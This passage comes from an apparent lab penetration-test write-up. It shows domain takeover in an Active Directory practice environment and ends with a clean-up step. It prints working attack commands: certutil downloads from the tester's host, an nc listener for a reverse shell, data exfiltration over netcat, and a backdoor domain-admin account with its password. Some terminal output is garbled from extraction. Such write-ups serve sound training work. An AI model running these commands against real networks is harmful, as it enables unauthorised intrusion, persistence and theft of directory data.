   \_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
     *Password replace @ 000000FB9E920DE8 (16) -> null
```


After a moment or so, I received a new shell. It is important to understand that even though the shell is running with NT AUTH / SYSTEM privileges (which we already had), it is also running with the token of the George Smith user. This means that any action I perform (like PsExec) in this new shell will be executed in the context of George Smith (who is a domain admin with rights to the domain controller).

At this point, I had a shell as George Smith on the Tomcat server, however, I wanted to get a remote session on the domain controller. One way to do this was PsExec, which is a remote management utility for administrators. Since it wasn't available natively, I downloaded it, and transferred it to the machine.

```
-(abdullah&study-kali)-[/opt/tools/useful binaries/windows/psexec]
  •$ ls -1
total 1872
-rw-r--r- 1 abdullah abdullah 1078672 May 25 16:40 PsExec64.exe
-rw-r--r- 1 abdullah abdullah 834936 May 25 16:40 PsExec.exe
   -(abdullah&study-kali)-[/opt/tools/useful binaries/windows/psexec]
-$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
psexec
psexec
'psexec' is not recognized as an internal or external command,
operable program or batch file.
start /b certutil.exe -urlcache -split -f http://192.168.22.2/PsExec64.exe psexec.exe
C:\tomcat\apache-tomcat-8.5.50\escalation>
 Directory of C:\tomcat\apache-tomcat-8.5.50\escalation
21/11/2021 02:48
                  <DIR>
                   <DIR>
21/11/2021 02:48
21/11/2021 01:26
                          8,906 20211121012547 BloodHound.zip
21/11/2021 01:02
                        347,648 jpv1.exe
21/11/2021 01:42
                       1,354,656 mimikatz.exe
21/11/2021 01:15
                          38,616 nc.exe
                          9,483 NDMxOTQxYTEtZGFiYi00OThjLTgwM2EtMDA4M2MwMDc1NWIw.bin
21/11/2021 01:26
21/11/2021 02:48
                      1,078,672 psexec.exe
21/11/2021 01:06
                          7,168 revshell.exe
21/11/2021 01:24
                         833,024 sharphound.exe
21/11/2021 02:02
                       1,793,536 winPEASx64.exe
```

Once PsExec was available to me, I needed a one-line reverse shell command which I could use on the domain controller to get a remote session. I generated one using a shell generation web site located at https://www.revshells.com/.





Now that I had my reverse shell command as a condensed and encoded oneliner, I opened yet another listener on my machine, and executed it on the domain controller with the permissions of George Smith through the PsExec utility. I received a shell on the domain controller after a couple of seconds as the George Smith user and captured the flag located in the C:\ drive.

```
--(abdullah⊛study-kali)-[~]
$ rlwrap nc -nvlp 1621
listening on [any] 1621 ..
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.101] 53955
whoami
uk\george.smith.adm
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet 4:
   Connection-specific DNS Suffix
   IPv4 Address. . . . . . . . . . . . . . . . . . 192.168.22.101
   Subnet Mask . .
   Default Gateway . . . . .
hostname
DC2-2012
PS C:\Windows\system32>
```

Directory: C:\

DC2-2012 PS C:\>

```
Mode
                  LastWriteTime
                                      Length Name
----
d----
            8/22/2013
                       4:52 PM
                                            PerfLogs
d-r---
            1/19/2020 9:47 AM
                                            Program Files
d----
                                            Program Files (x86)
            8/22/2013 4:39 PM
d----
            3/12/2020 1:24 PM
                                            tmp
d-r---
             2/9/2021 2:37 PM
                                            Users
d----1
            3/12/2020 1:23 PM
                                            vagrant
d----
           11/21/2021 3:05 AM
                                            Windows
            3/12/2020 12:00 PM
-a---
                                        103 delete-vagrant-user.ps1
-a----
            3/12/2020 1:36 PM
                                         36 flag.txt
            2/25/2020 5:13 PM
                                         488 pg-networking.ps1
-a---
type flag.txt; whoami; ipconfig; hostname
barbell-wrinkle
uk\george.smith.adm
Windows IP Configuration
Ethernet adapter Ethernet 4:
  Connection-specific DNS Suffix .:
   IPv4 Address. . . . . . . . . . . . . 192.168.22.101
  Default Gateway . . . . . . . : 192.168.22.1
```

Step: 6 – Become enterprise administrator

After getting a shell on the domain controller, I had to reperform all the steps that were conducted on the Tomcat server. Since the domain controller can see things the Tomcat server cannot, I retransferred Netcat and the ingestor onto the domain controller. The transfer of tools is shown below.

```
-(abdullah&study-kali)-[/opt/tools/useful_binaries/windows/nc]
_$ ls
doexec.c generic.h getopt.c getopt.h hobbit.txt license.txt Makefile nc64.exe nc.exe
  -(abdullah&study-kali)-[/opt/tools/useful binaries/windows/nc]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
start /b certutil.exe -urlcache -split -f http://192.168.22.2/nc.exe nc.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/nc.exe nc.exe
c:\Windows\Temp\escalation>
[terminal] < 2:enum2 3:TOMCAT-LOW 4:TOMCAT-NTAUTH 5:neo4j 6:blood 7:python3-8:DC BACKUP SHELL
 Directory of c:\Windows\Temp\escalation
11/21/2021 04:00 AM
                       <DIR>
11/21/2021 04:00 AM
                       <DIR>
11/21/2021 03:57 AM
                                9,087 20211121035701 BloodHound.zip
11/21/2021 03:16 AM
                           1,354,656 mimikatz.exe
11/21/2021 04:00 AM
                             38,616 nc.exe
11/21/2021 03:21 AM
11/21/2021 03:55 AM
                               7,168 revshell.exe
                              833,024 sharphound.exe
11/21/2021 03:57 AM
                               9,656 ZDlmNWFiZjctMGNjYi00YzZhLThjZTItYzc0YWYyOTU1ZDMz.bin
              6 File(s)
                             2,252,207 bytes
              2 Dir(s) 52,102,942,720 bytes free
   -(abdullah&study-kali)-[/opt/tools/active directory/ingestors/sharphound]
sharphound.exe sharphound.ps1
  -(abdullah&study-kali)-[/opt/tools/active directory/ingestors/sharphound]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
start /b certutil.exe -urlcache -split -f http://192.168.22.2/sharphound.exe sharphound.exe
start /b certutil.exe -urlcache -split -f http://192.168.22.2/sharphound.exe sharphound.exe
dir
dir
**** Online ****
 Directory of c:\Windows\Temp\escalation
11/21/2021 03:55 AM
                         <DIR>
11/21/2021 03:55 AM
                          <DIR>
            03:16 AM
11/21/2021
                               1,354,656 mimikatz.exe
            03:21 AM
11/21/2021
                                   7,168 revshell.exe
11/21/2021 03:55 AM
                                 833,024 sharphound.exe
                                2,194,848 bytes
                3 File(s)
                2 Dir(s) 52,103,172,096 bytes free
c:\Windows\Temp\escalation>
```

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I also created a new user called Hacker and added him to the Domain Admins group so that in the event of my shells dying, I could just login.

```
net user hacker H4cK#r12345 /add
net user hacker H4cK#r12345 /add
The command completed successfully.
```

c:\Windows\Temp\escalation>

```
net group "Domain Admins" hacker /ADD /DOMAIN
net group "Domain Admins" hacker /ADD /DOMAIN
The command completed successfully.
```

c:\Windows\Temp\escalation>

Once my tools were on the domain controller and my new back up user was created, I executed the ingestor, and exfiltrated the new zip file back to my machine for analysis with Bloodhound.


```
start /b sharphound.exe --CollectionMethod All start /b sharphound.exe --CollectionMethod All
```


c:\Windows\Temp\escalation>


Volume in drive C is Windows

```
-- (abdullah Study-kali)-[~/Desktop/boxes/playground/mwr corp]
  -$ nc -nvlp 1619 > enterprise intel.zip
listening on [any] 1619 ...
start /b nc.exe -nv 192.168.22.2 1619 < 20211121035701 BloodHound.zip
start /b nc.exe -nv 192.168.22.2 1619 < 20211121035701 BloodHound.zip
c:\Windows\Temp\escalation>
  -(abdullah⊛study-kali)-[~/Desktop/boxes/playground/mwr corp]
└-$ ls -l
total 12164
-rw-r--r-- 1 abdullah abdullah
                                 8358 Nov 20 18:08 ADlabprofile.ovpn
                                9087 Nov 20 22:02 enterprise intel.zip
-rw-r--r-- 1 abdullah abdullah
                                    0 Nov 20 22:01 ent intel.zip
-rw-r--r-- 1 abdullah abdullah
-rw-r--r-- 1 abdullah abdullah
                                 7490 Oct 12 20:18 Eula.txt
-rw-r--r-- 1 abdullah abdullah
                                   33 Nov 20 20:56 hash
-rw-r--r-- 1 abdullah abdullah
                                    0 Nov 20 20:14 hashes.txt
drwxr-xr-x 3 abdullah abdullah
                                 4096 Nov 20 18:41 http-bruteforcer
-rw-r--r-- 1 abdullah abdullah
                                 8906 Nov 20 19:30 ingestor intel.zip
```


After successful exfiltration, I cleared the Bloodhound database and imported the new domain intelligence. This is shown below.








Keeping in mind that becoming Enterprise Administrator was my goal, I instructed Bloodhound to map the trust that existed between uk.mwr.com and mwr.com. The query and its result are displayed.







The new map indicated a bi-directional trust meaning that Domain Admins on the UK domain might have privileges on the MWR enterprise. I decided to test the extent of this privilege, but first, I had to find where the enterprise domain controller was located. To accomplish this, I established an RDP session to the uk.mwr.com domain controller and queried its DNS service.

My thinking was that if dc2-2012.uk.mwr.com is a child domain controller in the forest, then its default DNS server would have to be dc1-2012.mwr.com (the parent domain controller). The establishment of the RDP session as well as the DNS queries and responses are shown below.

```
(abdullah study-kali) - [~]

$\frac{\text{xfreerdp /u:hacker /p:'H4cK\pmurl r12345' /v:192.168.22.101}}{\text{2:34:300}} \text{[21:42:34:300] [27177:27178] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_e}{\text{21:42:34:300}} \text{[27177:27178] [INFO][com.freerdp.client.common.cmdline] - loading channelEx}{\text{21:42:34:301} [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:27178] [27177:2
```





The DNS service exposed the IP address of the enterprise domain controller as 192.168.22.100. After scanning that IP address, I found SSH to be open, so I decided to test my privileges there. I attempted to login with the new user I had created and made a Domain Admin in the child domain (uk.mwr.com). My results are shown below.

```
Scanned at 2021-11-20 22:37:33 CST for 271s
Not shown: 982 filtered ports
Reason: 982 no-responses
         STATE SERVICE
PORT
                                 REASON VERSION
22/tcp
         open ssh
                                 syn-ack OpenSSH for Windows 8.1 (protocol 2.0)
 ssh-hostkey:
    3072 6f:b4:44:da:96:20:97:54:e8:1a:9e:61:96:8f:da:95 (RSA)
   -(abdullah@study-kali)-[-/Desktop/boxes/playground/mwr corp]
 -$ ssh hacker@dc1-2012.mwr.com
hacker@dc1-2012.mwr.com's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
uk\hacker@DC1-2012 C:\Users\hacker>whoami && ipconfig | findstr v4 && hostname
uk\hacker
   IPv4 Address. . . . . .
                                        192.168.22.100
dc1-2012
uk\hacker@DC1-2012 C:\Users\hacker>type c:\flag.txt
huddle-pretzel
uk\hacker@DC1-2012 C:\Users\hacker>
```

Step: 7 – Clean up

After compromising the entire network, it was critical to delete all foreign artifacts and leave the network just as I had originally found it. With the access I had to the domain controller, I reopened shells on all the machines I had touched and removed the 'escalation' folders that I created to store my tools and other necessary files. I also deleted the 'Hacker' user from the network entirely.

